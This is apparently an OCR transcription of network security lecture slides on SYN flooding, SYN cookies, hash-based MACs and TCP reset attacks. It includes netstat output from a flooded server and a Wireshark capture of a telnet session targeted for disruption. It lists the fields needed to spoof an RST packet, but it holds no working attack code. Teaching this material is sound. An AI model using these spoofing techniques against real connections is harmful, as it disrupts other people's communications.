seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address        State
tcp        0      0 10.0.2.17:23  252.27.23.119:56061    SYN_RECV
tcp        0      0 10.0.2.17:23  247.230.248.195:61786  SYN_RECV
tcp        0      0 10.0.2.17:23  255.157.168.158:57815  SYN_RECV
tcp        0      0 10.0.2.17:23  240.126.176.200:60700  SYN_RECV
tcp        0      0 10.0.2.17:23  251.85.177.207:35886   SYN_RECV
```

Countermeasure #1

Don't store SYN requests.

Only store Accepted connections (after the 3-handshake protocol is completed)

No Queue present, so cannot be flooded!

Countermeasure #1

Don't store SYN requests.

Only store Accepted connections (after the 3-handshake protocol is completed)

No Queue present, so cannot be flooded!

Will not work!

SincenSYN requests are not stored, validity of ACK packets cannot be determined.
Send spoofed ACK packets, to flood the Accept-Queue.


Countermeasure #2

SYN Cookies


D. J. Bernstein (1996). Incorporated in Linux and FreeBSD kernels.

* Spoofed SYN attacks can be blocked by the firewall.

* If we can identify an ACK packet is valid, without storing the SYN packets, then spoofed ACK attacks will not be possible too.



Hash Functions



Hash functions provide unique digests with high probability.

Even a small change in **M** will result in a new digest

SHA256("short sentence")

0x 0acdf28f4e8b00b399d89ca51f07fef34708e729ae15e85429c5b0f403295cc9

SHA256("The quick brown fox jumps over the lazy **dog**")

0x d7a8fbb307d7809469ca9abcb0082e4f8d5651e46d3cdb762d02d0bf37c9e592


SHA256("The quick brown fox jumps over the lazy **dog.**")

(extra period added)

0x ef537f25c895bfa782526529a9b63d97aa631564d5d789c2b765448c8635fb6c

MAC (Message Authentication Codes)

Keyed Hash Functions




$Y = MAC\_k(X)$

Countermeasure #2 (SYN Cookies)

1. At Server: On receiving SYN Packet, with TCP header H1, compute y = MAC_k(H1)
(y is sent as sequence number in SYN+ACK
 instead of a random number)

2. A valid ACK packet, would have y+1 in the acknowledgement field and x+1 in the sequence field. Other fields will remain the same.
    - From the header H2 of the ACK packet, determine H1'
    - Recompute y'=MAC_k(H1')
    - Check if y' and y for equality

Owns a secret key K



Closing a TCP Connection

Two ways to close a TCP Connection

- **FIN Packet (graceful closure)**

  - typically done when server / client wants to terminate the connection.


  - 4 way handshake

- **RST Packet (abrupt closure)**

  - used when there is no time to do the FIN protocol

  - Errors in the transmission


  - SYN attacks



https://ipwithease.com/tcp-fin-vs-rst-packets/


TCP Reset Attack

Consider a TCP connection established between two systems



TCP Reset Attack


A Single Reset Packet can break a TCP connection between two systems.



Comcast vs BitTorrent
https://www.pcworld.com/article/139795/article.html

The Great Firewall of China
https://en.wikipedia.org/wiki/Great_Firewall

Building the Spoofed RST Packet




Information needed to Spoof:

1. Source IP address
2. Destination IP address
3. Destination Port Address
4. Source Port Address
5. Sequence Number

Difficulty of the attack can vary depending on the attacker capabilities

TCP Reset Attack
(with man-in-the-middle or sniffer)



Spoofed RST Packet should have the right TCP signature

1. Source IP address (known)
2. Destination IP address (known)
3. Destination Port Address (known)
4. Source Port Address (known)
5. Sequence Number (can be efficiently estimated)

Sniff and then spoof

TCP Reset Attack on Telnet Connection

```
▶ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```

Goal: To break the Telnet connection between User and Server

